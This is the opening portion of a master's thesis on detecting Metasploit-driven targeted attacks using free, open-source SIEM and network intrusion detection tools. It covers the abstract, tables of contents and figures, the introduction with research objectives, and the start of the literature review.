Targeted Attack Detection by Means of Free and Open Source Solutions

Submitted in partial fulfillment
of the requirements for the degree of

Master of Science

of Rhodes University

Louis F. Bernardo
17B8564

Grahamstown, South Africa
December 2018

Abstract

Compliance requirements are part of everyday business requirements for various areas, such as retail and medical services. As part of compliance it may be required to have infrastructure in place to monitor the activities in the environment to ensure that the relevant data and environment is sufficiently protected. At the core of such monitoring solutions one would find some type of data repository, or database, to store and ultimately correlate the captured events. Such solutions are commonly called Security Information and Event Management, or SIEM for short. Larger companies have been known to use commercial solutions such as IBM's Qradar, Logrythm, or Splunk. However, these come at significant cost and arent suitable for smaller businesses with limited budgets. These solutions require manual configuration of event correlation for detection of activities that place the environment in danger. This usually requires vendor implementation assistance that also would come at a cost. Alternatively, there are open source solutions that provide the required functionality. This research will demonstrate building an open source solution, with minimal to no cost for hardware or software, while still maintaining the capability of detecting targeted attacks. The solution presented in this research includes Wazuh, which is a combination of OSSEC and the ELK stack, integrated with an Network Intrusion Detection System (NIDS). The success of the integration, is determined by measuring postive attack detection based on each different configuration options. To perform the testing, a deliberately vulnerable platform named Metasploitable will be used as a victim host. The victim host vulnerabilities were created specifically to serve as target for Metasploit. The attacks were generated by utilising Metasploit Framework on a prebuilt Kali Linux host.

Acknowledgements

I would like to extend my thanks and appreciation to the following:

First and foremost, I would like to thank Professor Barry Irwin and the entire Computer Science faculty at Rhodes University for providing the means and skills to complete this Qualification. Without the services provided, hours of teaching and mentoring it would not be possible to have completed this research successfully.

I would also like to thank my supervisor, Alan Herbert, for being available whenever assistance is needed, and the guidance provided during the research and documentation period.

Last, but not least, I would like to thank my wife, Samantha Bernardo, for supporting me during the two years of this program, the long hours and the limited family time.

ACM Computing Classification System Classification

Thesis classification under the ACM Computing Classification System[1] (2012 version, valid through 2018):

- **Security and privacy ~ Information flow control**
- **Security and privacy ~ Intrusion/anomaly detection and malware mitigation**
- **Security and privacy ~ Malware and its mitigation**
- **Security and privacy ~ Intrusion detection systems**
- **Security and privacy ~ Denial-of-service attacks**
- **Security and privacy ~ Network security**
- **Security and privacy ~ Security protocols**
- Networks ~ Network algorithms
- Networks ~ Network monitoring
- Networks ~ Network simulations
- Networks ~ Network measurement
- Networks ~ Network security
- Networks ~ Network performance modeling
- Computing methodologies ~ Model verification and validation
- Computing methodologies ~ Model development and analysis
- Computing methodologies ~ Simulation evaluation
- Information systems ~ Mediators and data integration

Keywords: IDS, NIDS,HIDS, SIEM, attack detection, event correlation, system integration, open source, free, PCI DSS, GDPR, HIPAA

[1] http://www.acm.org/about/class/2012/

Contents

List of Figures **xi**

List of Tables **xiii**

Acronyms **xiv**

1 Introduction **1**

1.1 Context of Research 1

1.2 Research Question 3

1.2.1 Research Objectives 3

1.2.2 Objective Summary 4

1.2.3 Approach 5

1.2.4 Research Overview 6

2 Literature Review **9**

2.1 Metasploit 11

2.2 Security Information and Event Management 12

2.2.1 Attack Event Detection . . . 13
2.2.2 Event Alerting . . . 14
2.2.3 Event Correlation . . . 14
2.2.4 Software Solutions . . . 15
2.2.5 Wazuh . . . 15
2.2.6 OSSIM . . . 18
2.2.7 Log Management and Retention . . . 19
2.3 Data Generation . . . 20
2.3.1 Metasploit - The Attacker . . . 20
2.3.2 Metasploitable - The Victim . . . 21
2.3.3 Wireshark . . . 21
2.4 Intrusion Detection Systems . . . 23
2.4.1 Snort . . . 24
2.4.2 Suricata . . . 26
2.4.3 Bro IDS . . . 28
2.5 Literature Review Summary . . . 29

3 Experimental Setup **31**

3.1 Base Solutions Specification and Deployment . . . 32
3.2 NIDS: Snort, Suricata and Bro . . . 32
3.2.1 Snort . . . 32
3.2.2 Suricata . . . 34
3.2.3 Bro . . . 35

3.3 SIEM: Wazuh 38
3.4 Configuring the Logging Subsystems to Integrate with Wazuh 39
3.5 Data Generation Sources: Attacker Metasploit and Victim Metasploitable . 43
3.5.1 Metasploit 43
3.5.2 Metasploitable 43
3.5.3 Vulnerabilities Used for Testing 43
3.6 Data Generation Activities: Enumeration, Attacks and Alerts 47
3.7 Experimental Setup Summary 47

4 Results and Discussion **49**

4.1 Enumeration 49
4.1.1 Port Scanning 50
4.2 Enumeration Detection 52
4.2.1 Metasploit Scan Detection 52
4.2.2 NMAP Scan Detection 53
4.3 Attacks and Attack Detection 56
4.3.1 CVE-2011-0807 - Glassfish 57
4.3.2 CVE-2016-3087 - Apache Struts 57
4.3.3 CVE-2009-3843 - Tomcat 60
4.3.4 CVE-2015-8249 - Manage Engine 67
4.3.5 CVE-2014-3120 - Elasticsearch 68
4.3.6 CVE-2010-0219 - Apache Axis2 69
4.3.7 CVE-2015-2342 - JMX 71

4.3.8 CVE-2016-1209 - Wordpress 74
4.3.9 CVE-2013-3238 - PHPMyAdmin 78
4.3.10 CVE-2015-3224 - Ruby on Rails 78
4.4 Suricata Detection Results 80
4.5 Wazuh Detection Results 83
4.6 Detection and Functional Enhancements 85
4.7 Results and Discussion Summary 86

5 Conclusion **89**

5.1 Document Summary 89
5.1.1 Solution Viability 91
5.1.2 Technical Skills requirement 91
5.1.3 Attack Detection Accuracy 92
5.1.4 Solution Customisation 92
5.1.5 Ease of Use 93
5.2 Research Objectives 93
5.2.1 Primary and Secondary Aspects of Research 93
5.2.2 Evalutation of Primary and Secondary Aspects of Research 94
5.3 Research Contribution 96
5.4 Future Work 97

References **99**

Appendices **110**

A Results and Discussion Data **111**

B OwlH Integration Configuration **117**

C Metasploit Scanning **118**

D Suricata Configuration **120**

E Bro Configuration **121**

F Wazuh Configuration **124**

G Logstash Configuration **131**

H Snort 3.0 Installation Script **133**

I Wazuh Installation Script **136**

J Wazuh Decoder and Rule Examples **140**

List of Figures

1.1 Proposed Solution Diagram 7

2.1 Wazuh Functional Component View(Wazuh, 2017d) 16

2.2 Wazuh Solution Component View (Raunhauser, 2018) 17

2.3 Wazuh Cluster Example (Martinez, 2017) 18

2.4 Flat Knowledgebase Processing (Jaeger *et al.*, 2015) 25

2.5 Hierarchical Knowledgebase Processing (Jaeger *et al.*, 2015) 25

2.6 Snort Components (Mehra, 2012) 25

2.7 Snort vs Suricata Effectiveness (Day and Burns, 2011) 27

2.8 Bro Components (Mehra, 2012) 28

2.9 Bro Cluster (Bro Cluster Architecture, 2018) 29

3.1 Wazuh Process Flow 39

3.2 Final Solution Design 42

3.3 NVD listing example 44

4.1 Metasploit Scan Services Result 51

4.2 Combined Scan Services Listing 52

4.3 Metasploit Scan Alerts Generated 53

4.4 Comprehensive Scan Alerts Generated (Top 10) 53

4.5 Comprehensive Scan Alerts Generated with signature ID's (Top 10) 54

4.6 Comprehensive Scan Alerts Summary 54

4.7 Combined Suricata Detection Data with Alert Status (Top 10) 56

4.8 Apache Struts: Attack Result - Reverse Shell Connection 57

4.9 Apache Struts: Alerted Events 58

4.10 Tomcat Manager: Bruteforce Attack Detection 61

4.11 Tomcat Manager: Successful Exploit 64

4.12 Tomcat: Meterpreter Process Migration 66

4.13 Tomcat: Meterpreter Hashdump 66

4.14 Elasticsearch: Attack Result - Reverse Shell Connection 68

4.15 Elasticsearch: Meterpreter Virustotal 69

4.16 Axis2: Attack Result - Reverse Shell Connection 69

4.17 Axis2: Attack Result - Logged Events Phase 1 70

4.18 Axis2: Attack Result - Logged Events Phase 2 & 3 70

4.19 JMX: Attack Result - Reverse Shell connection 71

4.20 JMX: Attack Result - Logged Events 72

4.21 JMX: Attack Result - Generated Alerts 72

4.22 JMX: Attack - Packet Capture 73

4.23 Wordpress: Attack - Ninja Forms False Positive 77

4.24 Wordpress: Attack - Ruby on Rails 78

4.25 Tomcat Manager Upload: Wireshark Packet Analysis example 1. 81

4.26 Tomcat Manager Upload: Wireshark Packet Analysis example 2. 81

4.27 Tomcat Manager Upload: Wazuh File Detection 83

4.28 Tomcat Manager: Wazuh File Custom Alerts 85

C.1 Metasploit Port Scan 118

C.2 Metasploit Open Port Fingerprinting 119

Listings

2.1 Wireshark Command Line Capture Example (Bullock and Parker, 2017) . 23
3.1 Snort Packaged Binary Installation 33
3.2 Suricata Packaged Binary Installation 34
3.3 Suricata-update Installation 35
3.4 Bro Packaged Binary Installation 36
3.5 Bro Script to Compile from Source 36
3.6 Wazuh Alerts: Default Configuration 40
3.7 Wazuh Rule: Modified Alert 40
3.8 Wazuh Log Configuration: Suricata 41
3.9 Suricata PCI Mappings: Owlh 41
4.1 Metasploit Service Detection 50
4.2 NMAP Comprehensive Scan Command 51
4.3 Signature 2009358: http_user_agent detection 55
4.4 Signature 2024364: http_user_agent detection (updated) 55
4.5 Apache Struts Vulnerability: Captured URL 58
4.6 Signature 2016959: ET EXPLOIT Apache Struts Possible OGNL Java WriteFile in URI 59
4.7 Signature 2008176: ET WEB SERVER Possible SQL Injection (exec) . . . 59
4.8 Signature 2016953: ET EXPLOIT Apache Struts Possible OGNL Java Exec In URI 59
4.9 Signature 2008454: ET SCAN Tomcat Auth Brute Force attempt (tomcat) 61
4.10 Signature 2008455: ET SCAN Tomcat Auth Brute Force attempt (manager) 61
4.11 Signature 2008453: ET SCAN Tomcat Auth Brute Force attempt (admin) 61
4.12 Signature 2009217: ET SCAN Tomcat admin-admin login credentials . . . 62

4.13 Signature 2025855: ET WEB_SPECIFIC_APPS Microhard Systems 3G/4G Cellular Ethernet and Serial Gateway - Default Credentials 62
4.14 Signature 2006380: ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted 63
4.15 Signature 2006402: ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted 63
4.16 Signature 2025644: ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server) 65
4.17 Signature 2017293: ET WEB_SERVER - EXE File Uploaded - Hex Encoded 67
4.18 Metasploit.dat 69
4.19 Signature 2015657: ET CURRENT_EVENTS Possible Metasploit Java Payload 72
4.20 Signature 2016540: ET CURRENT_EVENTS SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EKs 73
4.21 Signature 2101201: GPL WEB_SERVER 403 Forbidden 74
4.22 Signature 2020338: ET WEB_SERVER WPScan User Agent 75
4.23 Signature 2009955: ET WEB_SERVER Tilde in URI - potential .php source disclosure vulnerability 75
4.24 Signature 2011768: ET WEB_SERVER PHP tags in HTTP POST 76
4.25 Signature 2012887: ET POLICY Http Client Body contains “pass=” in cleartext 77
4.26 Exploit: Ruby On Rails - Raw Data 79
4.27 Exploit: Ruby On Rails - URL Decoded Data 79
4.28 Exploit: Ruby On Rails - Base64 Decoded Data 79
4.29 Tomcat Manager: Upload Detection - Rule 81
4.30 Tomcat Manager: Upload Detection - Result 82
4.31 Tomcat Manager: Meterpreter Payload Upload - Rule 82
4.32 Tomcat Manager: Meterpreter Upload Detection - Result 82
4.33 Tomcat: File Integrity Monitoring 83
4.34 Tomcat: Ingested Suricata Alerts - Custom Rules 84
A.1 Kibana Filter: Source IP addresses 111
A.2 Kibana Filter: Destination IP addresses 112
A.3 Apache Struts Vulnerability: Suricata Event Example - Part 1 112
A.4 Apache Struts Vulnerability: Suricata Event Example - Part 2 113
A.5 Tomcat Manager: Meterpreter Shell Upload 113
A.6 ManageEngine Vulnerability: Meterpreter Executable Upload 114
A.7 Exploit: Ruby On Rails - CVE-2015-3224 - Part 1 115

A.8 Exploit: Ruby On Rails - CVE-2015-3224 - Part 2 116
B.1 Logstash Configuration: Owlh 117
D.1 Suricata Configuration - suricata.yml 120
E.1 Bro Configuration - node.cfg 121
E.2 Bro Configuration - networks.cfg 121
E.3 Bro Configuration - broctl.cfg - Part 1 122
E.4 Bro Configuration - broctl.cfg - Part 2 123
F.1 Wazuh Configuration - ossec.conf - Part 1 124
F.2 Wazuh Configuration - ossec.conf - Part 2 125
F.3 Wazuh Configuration - ossec.conf - Part 3 125
F.4 Wazuh Configuration - ossec.conf - Part 4 127
F.5 Wazuh Configuration - ossec.conf - Part 5 128
F.6 Wazuh Configuration - ossec.conf - Part 6 129
F.7 Wazuh Configuration - ossec.conf - Part 7 130
G.1 Logstash Wazuh Configuration - 01-wazuh.conf - Part 1 131
G.2 Logstash Wazuh Configuration - 01-wazuh.conf - Part 2 132
H.1 Snort 3.0 Bash Installation Script - Part 1 133
H.2 Snort 3.0 Bash Installation Script - Part 2 134
H.3 Snort 3.0 Bash Installation Script - Part 3 135
I.1 Wazuh Bash Installation Script - Part 1 136
I.2 Wazuh Bash Installation Script - Part 2 137
I.3 Wazuh Bash Installation Script - Part 3 138
I.4 Wazuh Bash Installation Script - Part 4 139
J.1 Wazuh Decoder: Apache Error logs 140
J.2 Wazuh Decoder: JSON 141

List of Tables

2.1 Display Filter Operators (Bullock and Parker, 2017, p.37) 22

3.1 Solution Complexity Rating: Documentation and Installation Instructions 31

3.2 Solution Complexity Rating: Snort 34

3.3 Solution Complexity Rating: Suricata 35

3.4 Solution Complexity Rating: Bro IDS 37

3.5 Solution Complexity Rating: Wazuh 38

3.6 Final Complexity Rating 42

4.1 NMAP Command Options 51

4.2 CVE-2016-3087 - Apache Struts Detection Validity 60

4.3 CVE-2009-3843 - Tomcat Manager Login 64

4.4 CVE-2009-3843 - Tomcat Manager Upload 67

4.5 CVE-2015-8249 - Manage Engine 68

4.6 CVE-2015-2342 - JMX 73

4.7 CVE-2016-1209 - Wordpress Enumeration 76

4.8 CVE-2016-1209 - Wordpress Attack 77

4.9 Attack Detection Result Summary 88

Acronyms

ASCII American Standard Code for Information Interchange.

BPF Berkeley Packet Filter.

BSD Berkeley Software Distribution.

CMAD Computer Misuse and Anomaly Detection.

CSV Comma Separated Values.

CVE Common Vulnerabilities and Exposures.

CVSS Common Vulnerability Scoring System.

DHS US Department of Homeland Security.

DOS Disk Operating System.

ELK Elasticsearch Logstash and Kibana.

FIFO First In First Out.

FIM File Integrity Monitor.

FISMA Federal Information Security Management Act.

GDPR General Data Protection Regulation.

GUI Graphical User Interface.

HIDS Host Intrusion Detection System.

HIPAA Health Insurance Portability and Accountability Act.

HTTP Hypertext Transfer Protocol.

IDES Intrusion Detection Expert System.

IDS Intrusion Detection System.

IP Internet Protocol.

IPS Intrusion Prevention System.

JSON JavaScript Object Notation.

NGRE Named-Group Regular Expression.

NIDES Next Generation Intrusion Detection Expert System.

NIDS Network Intrusion Detection System.

NIST National Institute of Standards and Technology.

NLP Natural Language Processing.

NMAP Network Mapper.

NSA National Security Agency.

NSM Network Security Monitoring.

NVD National Vulnerability Database.

OISF Open Information Security Foundation.

OpenSCAP Open Source Security Content Automation Protocol.

OSSIM Open Source Security Information Management.

PCI-DSS Payment Card Industry Data Security Standard.

PE Portable Executable.

PHP PHP: Hypertext Preprocessor.

POC Proof of Concept.

PtH Pass-the-Hash.

SEM Security Event Management.

SIEM Security Information and Event Management.

SIM Security Information Management.

SMB Server Message Block.

SOC Security Operations Center.

SQL Structure Query Language.

SYN Synchronisation Packet.

TCP/IP Transmission Control Protocol over Internet Protocol.

URL Universal Resource Locator.

VNC Virtual Network Computing.

VRT Sourcefire Vulnerability Research Team.

WAR Web application ARchive.

WebDAV Web Distributing Authoring and Versioning.

YAML Yet Another Markup Language.

1 Introduction

1.1 Context of Research

As organizations grow and engage in retail or ecommerce, they become burdened by compliance requirements, such as the Payment Card Industry Data Security Standard (PCI-DSS)[1] (Chuvakin and Peterson, 2009). There are also regulatory requirements such as Health Insurance Portability and Accountability Act (HIPAA) and General Data Protection Regulation (GDPR)[2], that are imposed on healthcare providers and business respectively. One of the aspects of such compliance requirements is Security Information and Event Management (SIEM)[3] systems. This can be classified as a solution implementation and method by which logs from various sources are propagated to a single solution[4] or platform for correlation and storage (Chuvakin, 2010).

A major problem with current SIEM solutions today is that they contain a significant amount of data that is not guaranteed to correlate to events. This is referred to as a "Wall of Noise" (Kawamoto, 2017). The consequence of the "Wall of Noise" is that valid, important or concerning events are hidden from view limiting the actions of administrators or security staff to perform their duties effectively.

Event correlation is the action of combining logged events in a meaningful way to indicate activities taking place on the monitored solution or platform (Müller *et al.*, 2009). This

[1] `http://searchfinancialsecurity.techtarget.com/definition/PCI-DSS-Payment-Card-Industry-Data-Security-Standard`

[2] `https://eugdpr.org/`

[3] `http://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM`

[4] The solution itself may also be referred to as a SIEM or SIEM appliance.

can be for various reasons such as accountability tracking and security incident monitoring. Event correlation configuration is also not always a given on solutions available. One such SIEM solution named Splunk[5], for example, requires the correlation to be configured by the user or administrator (Doshi, 2010). This requires skilled resources to configure the environment to perform the correlation activities. Without these custom configurations the solution would essentially be a data storage solution.

The correlation of these events is based on predetermined rule-sets, event triggers or behaviour-based detection determined by the solution utilised (Mehra, 2012). These are created by the various solution vendors and can also be referred to as correlation events. In some cases, not even these are available, and staff managing the platform as part of their duties are required to build these as needed (Kawamoto, 2017). However, in many cases the data provides little to no value beyond compliance and regulatory requirements. For the system to provide value, correlation needs to be created that addesses the needs of the organization. Examples of this may be indicators of attack, system abuse or criminal activities. The lack of value for a system in it's default configuration, can be attributed to limited skillsets, inadequate staff numbers and vendors over-promising what their solutions can deliver (Kawamoto, 2017; Chang, 2017). In some instances, such correlation is sold as an add-on service. QRadar[6] from IBM[7] is an example of a solution where managed services can be procured to perform event correlation as a service.

A big risk that is overlooked with such implementations is targeted attacks with tools such as Metasploit[8] and the enumeration of services that goes with it. Unless a NIDS is implemented, configured to report and/or validate such traffic, it isn't always possible to detect such attacks (Day and Burns, 2011). Research has been conducted relating to detection of such traffic by utilising the NIDS named Snort[9] in various contexts with varying success (Day and Burns, 2011). Another potential option that was reviewed for testing as part of this research is Bro[10] Intrusion Detection System (IDS). It is important to note that Bro is a behaviour-based IDS, rather than a strictly rule based one (Mehra, 2012). It is also classified as a scripting language that is Turing complete (Gunadi and Zander, 2017). This is however outside of the research focus for this thesis.

[5] https://www.splunk.com/

[6] http://searchsecurity.techtarget.com/feature/IBM-Security-QRadar-SIEM-product-overview

[7] https://www.ibm.com/ibm/us/en/

[8] https://www.metasploit.com/

[9] https://www.snort.org/

[10] https://www.bro.org/

1.2 Research Question

This research will endeavour to leverage existing knowledge, while attempting to improve on the results as well as the implementations and configuration of the applications used in this research. Then using the adjusted configurations to redirect valid detection of attacks to the chosen open source SIEM solution. An example of such research is "Beating Metasploit with Snort" (Groenewegen *et al.*, 2011), where the tests indicated that even a combination of rules available for Snort from Sourcefire Vulnerability Research Team Sourcefire Vulnerability Research Team (VRT) and publicly available community rules from Emerging Threats[11] were not very effective in detecting Metasploit attacks (Groenewegen *et al.*, 2011). As such the question is raised, what can be done to increase the level of positive detection?

1.2.1 Research Objectives

This research was limited to use only open source and non-commercial SIEM solutions such as Wazuh[12], (which is based on OSSEC[13]), OSSIM[14]. SIEMonster[15] was also considered but due to the sheer volume of hardware resources required, this was deemed incompatible with the low-cost aspect of the research. The reasoning behind this is to make the solution as simple and affordable as possible for easier and more cost-effective adoption in the security community. Commercial solutions are usually limited by throughput volume, either in data size for Splunk[16], or events per second for Qradar[17]. Commercial solutions such as these not only have throughput limitations, but also come at significant expense (Kawamoto, 2017).

An additional objective is to leverage this information in an automated and affordable way to facilitate faster response to attacks. The affordability aspect is covered by the licensing cost of commercial products in relation to free or community open source solutions. The focus would be to assist smaller teams, due to a lack of available staff and skills. The solution would also be beneficial to larger organisations that have more events being triggered. The solution should be close to zero cost while ensuring that it is easy to

[11] https://www.emergingthreats.net
[12] `https://wazuh.com/`
[13] https://ossec.github.io/
[14] https://www.alienvault.com/products/ossim
[15] https://www.siemonster.com
[16] `https://www.splunk.com/en_us/products/pricing.html`
[17] `http://www-01.ibm.com/support/docview.wss?uid=swg21963963`

administer. The assumption being that whomever would be performing the administration would have the required skills relating to the discussed solutions and their concepts. Assumed level of knowledge will be declared for each component of the research.

An extended objective is the automation of tasks, or activities, once a positive identification has been made of targeted attack traffic. An example of this would be automatic firewall rule creation to discard such traffic. This would have to be considered very carefully as it could have wider ranging impact. This extended objective would be researched if time allows as an additional benefit, but is not required to validate the initial intent of the topic.

Metasploit consists of several subsystems (Sandhya *et al.*, 2017). For this research focus will only be given to scanning components, payloads and the potential exploits directed at the specified victim virtual machine. Metasploit was created with the intention of being played as a game between developers. This eventually went through a metamorphosis to be used as a security testing tool for known vulnerabilities and was finally released in 2004 (Maynor, 2011).

The testing will be performed using the Metasploit Framework to attack Metasploitable 3[18] to generate the required traffic. All further references to Metasploitable will automatically mean version 3.

The solution proposed attempts to incorporate the data provided by IDS, NIDS and potentially Host Intrusion Detection System (HIDS) to better track valid events by utilisation of correlation engines.

1.2.2 Objective Summary

The following primary and secondary objectives have been identified:

Primary Objectives

Design and build a cost-effective, easily managed solution to detect targeted attacks and ensure compliance. The solution should provide the following:

[18] `https://github.com/rapid7/metasploitable3`

- Improve detection of targeted attacks that utilise Metasploit by deploying available open source tools such as NIDS and HIDS.
- Achieve improved detection with an open source and free SIEM, or similar solution.
- Ensure cost effectiveness for the proposed solution. Cost effectiveness will be based on software licensing and hardware requirements.

Secondary Objective

- Should all the above not yield positive results with respect to detecting the targeted attacks, a review of correlated events will be done to determine if there may be additional metrics by which such attacks could be detected.

1.2.3 Approach

The primary focus was to analyse what information is currently available for the detection of Metasploit scanning and attack detection. This analysis will include the data points that is used for the detection. Should it be required, manual packet analysis with Wireshark[19] will be performed to identify other possible identifiers that may be usable to further refine detection.

Once detection is achieved, a method by which to transfer the relevant data to the SIEM solution will be devised. As most SIEM solutions have incorporated the Elasticsearch Logstash and Kibana (ELK) stack, this may be the most prudent method by which to ingest the event details into the chosen solution. This will allow for the notification of responsible staff and logging of the event.

A secondary objective for the research is to determine if it is possible to utilise either the IDS/IPS solution or the SIEM to issue instructions to a firewall instance to discard the traffic; null route or black hole the whole attack as such. Thus, stopping the attack with very little human intervention.

Should the above primary and secondary objectives fail, a tertiary objective will be attempted. This will include the correlation of all events to determine if there may be

[19] `https://www.wireshark.org/about.html`

alternative means of identifying the attack on the application layer. However, should the primary objectives be successful, the tertiary objective will be ignored.

To perform the activities required, the test environment will consist of the following components and/or resources:

- An attack virtual machine. This will be Kali Linux based as it is pre-built with all the required applications and tools needed for the attack.
- Victim virtual machines. Metasploitable is an intentionally vulnerable machine that was created by Rapid7[20], the creators of Metasploit, to act as victim machines for Metasploit. Additional vulnerable virtual machines may be chosen from Vulnhub[21] if further validation of detection is required.
- An open source SIEM solution consisting of Wazuh, OSSIM or SIEMonster. The choice will be determined by the ease of modification and resources required to run the solution.
- An Intrusion Prevention System (IPS) or IDS that can provide the detection mechanism for the attack traffic. Snort, Suricata and Bro have been chosen as the IDS/IPS platforms to be tested. The option which is the simplest to deploy and integrate with the Wazuh platform and access to third party rules will be utilised.

1.2.4 Research Overview

In Section 1.1, the context and requirements for the research were established. Clear objectives, Subsection 1.2.2, have been identified to measure the research against. These include cost, skills requirements and efficacy of the final solution.

The initial suggested conceptual design of the solution was created to include Bro, Snort and Suricata from an IDS perspective. For HIDS, event storage and event correlation Wazuh and OSSIM were suggested. A third platform solution, SIEMonster, was removed due to significant hardware requirements and the applicable costings for such infrastructure.

A graphical representation of the resource and components of the conceptual design as well as the potential data flow for this approach is displayed in Figure 1.1,

[20] `https://www.rapid7.com/about/company/`
[21] `https://www.vulnhub.com/`



Figure 1.1: Proposed Solution Diagram

Finally, in Subsection 1.2.3, the approach that was utilised for the testing was defined. This covered reviewing current research, to build on existing knowledge including the effectiveness of detecting Metasploit attacks as well as methods by which further analysis may be performed to refine or improve the existing research available. Subsection 1.2.3 also included the physical components and resources required to performed the relevant testing as part of this research.

In Chapter 2, an in-depth review of previous literature and research that contribute to this specific area of security was performed. Each component required for the final solution was broken up into subcomponents that were required for review. This included historical information on the attacking platform and how it came into existence. The research then proceeded to review known literature for the core data collection mechanism, SIEM, as this formed the basis for the entire solution. Following this, the event component of the solution was researched. This covered how events are generated and by what mechanism. This included NIDS and HIDS solutions. The final component of the solution, event

correlation, was then researched and findings presented. The review of previous research provided greater insight into what was required for the final solution and assisted in moulding the final design. With the solution information reviewed, additional review was required for the mechanisms that would generate the relevant data. The tools to analyse the data to validate if the mechanism was functioning correctly and accurately were also reviewed and document.

Upon completion of the literature and historical research review, it was required to begin building the experimental setup. In Chapter 3, each possible software or solution component that had been proposed or suggested as part of Section 1.1, was reviewed and measured on complexity, cost and ease of integration with the final solution. Options for automated deployments were also tested as part of the ease of use aspect of the solution. The chapter also covers the attacking endpoint, victim or intentionally vulnerable endpoint and the vulnerabilities that were exploited as part of the research.

After completing the solution build, data generation and outputs, the results were discussed in Chapter 4. This part of the research provided the attack approach followed. This includes discovery, enumeration and attack. The enumeration was performed using Network Mapper (NMAP) and the scanning tools provided by Metasploit. Once the enumeration was completed the attacks listed in Section 3.5.3 were completed in sequence after restoring both the attacking and victim endpoints to their pre-attack state. This was done by utilising the VMWare snapshot functionality.

The events generated by the enumeration and attacks were then reviewed to discover the successful detection with the basic deployment of the solution. This was intentionally done to gauge the potential accuracy with novice and/or unmodified implementations. The detection results were promising. It however did clearly provide an example of the "Wall of Noise" referred to. Further review of the detection mechanism and rules to detect attacks were fine tuned to get a more accurate view of the attack. With this fine tuning it was possible to increase accurate detection.

In Chapter 5, all research data collected in Chapter 4, was analysed. The results of the testing were then utilised to review the applicability to each objective stated in Subsection 1.2.1. This included all goals, secondary and primary, with supporting evidence of the findings for each. With the research concluded the final aspects of each component were listed and the final conclusion produced.

2 Literature Review

This research requires several components to be reviewed and integrated to provide a functional solution for the detection of targeted attacks. In this chapter, previously conducted research was reviewed that may contribute to the topics and components of this research. As stated in Section 1.2, this research relates to targeted attacks. More specifically with the use of tools such as Metasploit. The chapter is split into tools used for the attack, the types of events and their collection as well as open source tools that can contribute to the final solution design.

There are a large number of Information Security tools available such as firewalls, IDS's and antiviruses. There are also many vendors for each type of device, tool or solution. Firewalls alone can be seen as one of the most important parts of the enterprise network today, as such it is a $10 billion a year industry with an array of vendors (Robb, 2017). Unfortunately, in many cases, the tools stated were designed to be standalone solutions with specific functions (Detken *et al.*, 2015).

As threat activities have matured, a need to integrate the outputs of the various systems into a central correlation solution has increased. To ensure that events are correlated, it is required to have a central repository for the events generated (Detken *et al.*, 2015). With the sheer volume of data being produced by the various tools and solutions, an implementation of a SIEM solution becomes imperative for the handling of the data. This is not only to normalise, but to correlate the events. Without this the Security Operations Center (SOC), or individuals monitoring the activity of an organisation, would be severely burdened to perform their function in protecting the environment (Bhatt *et al.*, 2014). As such, the core component of the solution is a SIEM platform to collect and correlate the events generated by various applications and devices implemented in a network. As

the diversity of these tools, the events detected by them and the volume of events grow, additional focus has to be given to the methods applied in analysing and correlating events to ensure accurate findings in a large volume of "noise" (Granadillo *et al.*, 2016). One of the biggest challenges to correlate such events was the lack of standardisation in the log output format (Detken *et al.*, 2015). This presented a significant problem for the providers of SIEM solutions as the data presented in the logs may be easily readable by humans, but not digitally through the solution. For event correlation to be achieved normalization is required. There are four primary different methods to perform this (Jaeger *et al.*, 2015).

